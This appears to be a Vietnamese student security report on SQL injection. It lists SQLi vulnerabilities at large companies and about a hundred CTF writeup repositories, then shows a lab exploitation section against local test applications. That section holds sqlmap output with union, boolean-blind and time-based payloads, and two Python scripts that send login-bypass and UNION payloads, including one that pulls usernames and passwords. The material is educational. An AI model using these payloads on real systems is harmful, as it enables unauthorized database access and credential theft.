

## 1. Tìm đọc và tổng kê lại writeup về khai thác lỗ hổng SQL Injection

### 1.1. Lỗ hổng SLQi của các công ty lớn

#### Apple

1. [Lỗ hổng trong Wiki Server-OS X Server v3.2.](#)
2. [Lỗ hổng trong Wiki Server-OS X Server v4.0.](#)
3. [Tấn công vào hạ tầng Apple qua lỗ hổng SQL Injection](#)

#### Facebook

1. [Lỗ hổng SQLi trong plugin WordPress Spider Facebook](#)
2. [Lỗ hổng SQLi trong module Facebook PrestaShop](#)
3. [Lỗ hổng SQLi trong plugin WordPress Facebook](#)

#### Microsoft

1. [Lỗ hổng thực thi mã từ xa trong Microsoft ODBC Driver 17 dành cho SQL Server](#)
2. [Lỗ hổng thực thi mã từ xa trong Microsoft SQL Server Machine Learning Services](#)
3. [Lỗ hổng thực thi mã từ xa trong Microsoft SQL Server](#)

### 1.2 Writeup của các cuộc thi CTF

1. <https://github.com/shiltemann/CTF-writeups-public>
2. <https://github.com/xiosec/CTF-writeups>
3. <https://github.com/washi1337/ctf-writeups>
4. <https://github.com/TFNS/writeups>
5. <https://github.com/p4-team/ctf>
6. <https://github.com/ctfs/write-ups-2015>
7. <https://github.com/ctfs/write-ups-2016>
8. <https://github.com/ctfs/write-ups-2017>
9. <https://github.com/ctfs/write-ups-2018>
10. <https://github.com/ctfs/write-ups-2019>
11. <https://github.com/ctfs/write-ups-2020>
12. <https://github.com/ctfs/write-ups-2021>
13. <https://github.com/ctfs/write-ups-2022>
14. <https://github.com/ctfs/write-ups-2023>
15. <https://github.com/ctfs/resources>
16. <https://github.com/ctfs/ctf-tools>
17. <https://github.com/ctfs/awesome-ctf>
18. <https://github.com/ctfs/ctf-challenges>
19. <https://github.com/ctfs/ctf-writeups>
20. <https://github.com/ctfs/ctf-archives>
21. <https://github.com/ctfs/ctf-writeups-2014>
22. <https://github.com/shiltemann/CTF-writeups-public>
23. <https://github.com/omarhasnain/Cybercon-CTF-2022-Writeups>

24. <https://github.com/thomasthaddeus/CTFWriteUps>
25. <https://github.com/nghiango1/pearlctf-writeup>
26. <https://github.com/FrigidSec/CTFWriteups>
27. <https://github.com/Bl4cKc34sEr/CTF-WRITEUPS>
28. <https://github.com/sanjogpandas/CTF-Writeups>
29. [https://github.com/ant0/ctf\\_writeups](https://github.com/ant0/ctf_writeups)
30. [https://github.com/lkmidas/EfiensCTF\\_Round2](https://github.com/lkmidas/EfiensCTF_Round2)
31. <https://github.com/pkemkes/ctf-writeups>
32. <https://github.com/randompast/CTF-Writeups>
33. <https://github.com/tyalie/ctf-writeups>
34. <https://github.com/shine102/CTF-Writeups>
35. <https://github.com/totipham/CTF-Writeups>
36. [https://github.com/AndersMyrvang/CTF\\_Writeups](https://github.com/AndersMyrvang/CTF_Writeups)
37. <https://github.com/lekoOwO/TSJ-CTF-Time-Machine-Writeup>
38. <https://github.com/JoeBentley63/ctf-writeups>
39. <https://github.com/lnbarAvital/CTFSolves>
40. [https://github.com/pwninitd/CTF\\_Writeups](https://github.com/pwninitd/CTF_Writeups)
41. <https://github.com/kernel-sanders/nsec2020-hack-the-time>
42. <https://github.com/beepboop271/ctf-writeups-solutions>
43. <https://github.com/FredrikAugust/ctf-writeups>
44. <https://github.com/daVinci2793/CTF-Writeup-Template>
45. <https://github.com/david-valen/CTF-Writeups>
46. <https://github.com/ujin5/ctfwriteup>
47. <https://github.com/abdilahrf/CTFWriteupScrapper>
48. <https://github.com/iosifache/CTFWriteupGenerator>
49. <https://github.com/rkm0959/CTFWriteups>
50. <https://github.com/Kasimir123/CTFWriteUps>
51. <https://github.com/Don2025/CTFwriteUp>
52. <https://github.com/adm1nkyj/ctfwriteup>
53. <https://github.com/Shehabul-Islam-Sawraz/CTFWriteUps>
54. <https://github.com/FrigidSec/CTFWriteups>
55. <https://github.com/yuumi001/CTFwriteups>
56. <https://github.com/shift-crops/CTFWriteups>
57. <https://github.com/shellImage/CTFwriteups>
58. <https://github.com/likhi-23/CTFwriteups>
59. <https://github.com/JulesDT/ctfWriteUps>
60. <https://github.com/cmacckk/CTFWriteUp>
61. <https://github.com/ACE-VSIT/CTFWriteups>
62. <https://github.com/csn3rd/riftCTFWriteups>
63. <https://github.com/svmorris/ctfwriteups>

64. <https://github.com/ryzh3n/ctfwriteups>
65. <https://github.com/nononovak/otwadvent2018-ctfwriteup>
66. <https://github.com/zongyuwu/CTFWriteUp>
67. <https://github.com/RocketMaDev/CTFWriteup>
68. <https://github.com/nononovak/otwadvent2019-ctfwriteup>
69. <https://github.com/mxzyy/ctfwriteup>
70. <https://github.com/turnipsoup/ctfwriteups>
71. <https://github.com/turnipsoup/ctfwriteups>
72. <https://github.com/uahcyber/ctfwriteups>
73. <https://github.com/corya14/ctfwriteups>
74. <https://github.com/J3y0/CTFWriteUp>
75. <https://github.com/reznok/CTFWriteUps>
76. <https://github.com/madhaxers/ctfwriteups>
77. <https://github.com/Malek-Zaag/CTFWriteupsAndTools>
78. <https://github.com/JohnKHW/doc-ctfwriteup>
79. <https://github.com/angietechcafe/CTFWriteUps>
80. <https://github.com/freshicet/CTFWriteup>
81. <https://github.com/ManhKhoa1507/CTFWriteUp>
82. <https://github.com/tadeuszwachowski/CTFwriteups>
83. <https://github.com/esquilichi/CTFWriteups>
84. <https://github.com/BarSides/CTFwriteups>
85. <https://github.com/shagunattri/ctfwriteups>
86. <https://github.com/b4ckspace/ctfwriteups>
87. <https://github.com/KristinnVikarJ/CTFWriteups>
88. <https://github.com/sriram1998/CTFWriteups>
89. <https://github.com/sriram1998/CTFWriteups>
90. <https://github.com/Tyro533/CTFWriteups>
91. <https://github.com/0xR5C/ctfwriteups>
92. <https://github.com/Berkanktk/CTFWriteups>
93. <https://github.com/balbassam/CTFWriteups>
94. <https://github.com/Super-Yojan/FreedomCTFWriteups>
95. <https://github.com/FredrikAugust/ctf-writeups>
96. <https://github.com/daVinci2793/CTF-Writeup-Template>
97. <https://github.com/Ignitetechnologies/HackTheBox-CTF-Writeups>
98. <https://github.com/dhaneshsivasamy07/hackthebox>
99. <https://github.com/Purp1eW0lf/HackTheBoxWriteups>
100. <https://github.com/Kyuu-Ji/htb-write-up>

## **2. Thực hiện khai thác 01 lỗ hổng SQLi**

### **2.1. Khai thác bằng tool SQLMap.\*\***

#### **Union-based**

```

[12:25:03] [INFO] parsing HTTP request from 'request.txt'
[12:25:03] [INFO] resuming back-end DBMS 'mysql'
[12:25:03] [INFO] testing connection to the target URL
[12:25:03] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: title (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: title=b' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(CONCAT('qqjq','ETJhHIMtzuJMyUswT1CzJgjdMevQScMLBSekJEt'),'qqjq'),NULL-- Isdw&action=search
---
[12:25:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL 8
[12:25:03] [INFO] fetching database names
available databases [5]:
[*] bmapp
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

```


## Boolean-based

```

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: movie (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: movie=1 AND 1272=1272&action=go

```

## Time-based



The image shows a web application interface for a login form. At the top, there is a title "SQL Injection (Login Form/Hero)" in a stylized font. Below the title, there is a message "Enter your 'superhero' credentials." followed by two input fields labeled "Login:" and "Password:". A "Login" button is positioned below the password field. After clicking the button, a message "Welcome Neo, how are you today?" appears, followed by "Your secret: Oh Why Didn't I Took That BLACK Pill?". Below the web application interface, there is a terminal window showing the output of a sqlmap command. The terminal output indicates that a time-based blind SQL injection was successful on the login parameter.

```

---
Parameter: login (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: login=aa' AND (SELECT 1258 FROM (SELECT(SLEEP(5)))JLWp) AND 'pMYB'='pMYB&password=aaa&form=submit

```

## 2.2. Khai thác bằng viết Python Code.

### Code bypass mật khẩu truy cập

```

import requests

# URL của ứng dụng kiểm thử
base_url = "http://127.0.0.1:5000/dashboard?id="

# Danh sách các payloads SQL Injection để kiểm tra

```

```

payloads = [
    "1", # ID hợp lệ
    "' OR '1'='1'", # Bypass xác thực
    "' OR '1'='1' -- ", # Bypass xác thực với comment
    "1 OR 1=1", # Truy vấn luôn đúng
    "' UNION SELECT 1, 'Admin', 'A' -- ", # Thêm dữ liệu giả mạo
]

def test_sql_i():
    print("Bắt đầu kiểm tra lỗ hổng SQL Injection...")
    for payload in payloads:
        print(f"\nĐang thử payload: {payload}")
        # Tạo URL chứa payload
        url_with_payload = base_url + payload
        print(f"URL: {url_with_payload}")

        # Gửi yêu cầu HTTP
        response = requests.get(url_with_payload)

        # Xử lý phản hồi
        if response.status_code == 200:
            print("[+] Thành công! Phản hồi từ server:")
            print(response.text)
        elif response.status_code == 500:
            print("[-] Server báo lỗi 500. Kiểm tra lại payload.")
        else:
            print(f"[-] Lỗi khác: {response.status_code}")
            print("Phản hồi từ server:")
            print(response.text)

if __name__ == "__main__":
    test_sql_i()

```

## Code Python để Tấn công UNION SQLi để lấy thông tin người dùng

```

import requests

# URL mục tiêu
base_url = "http://127.0.0.1:5000/student_dashboard?id="

# Các payloads thử nghiệm UNION SQL Injection
payloads = [
    "' UNION SELECT null, null, null --", # Kiểm tra số lượng cột
    "' UNION SELECT 1, username, password FROM users --", # Lấy thông tin

```

```

người dùng
    ''' UNION SELECT 1, 'admin', 'password' --", # Thêm dữ liệu giả mạo
]

def test_union_sql():
    print("Bắt đầu kiểm tra tấn công UNION SQL Injection...")
    for payload in payloads:
        print(f"\nĐang thử payload: {payload}")
        # Tạo URL chứa payload
        url_with_payload = base_url + payload
        print(f"URL: {url_with_payload}")

        # Gửi yêu cầu HTTP
        response = requests.get(url_with_payload)

        # Xử lý phản hồi
        if response.status_code == 200:
            print("[+] Thành công! Phản hồi từ server:")
            print(response.text)
        elif response.status_code == 500:
            print("[-] Server báo lỗi 500. Có thể do cấu trúc truy vấn không hợp lệ.")
        else:
            print(f"[-] Lỗi khác: {response.status_code}")
            print("Phản hồi từ server:")
            print(response.text)

if __name__ == "__main__":
    test_union_sql()

```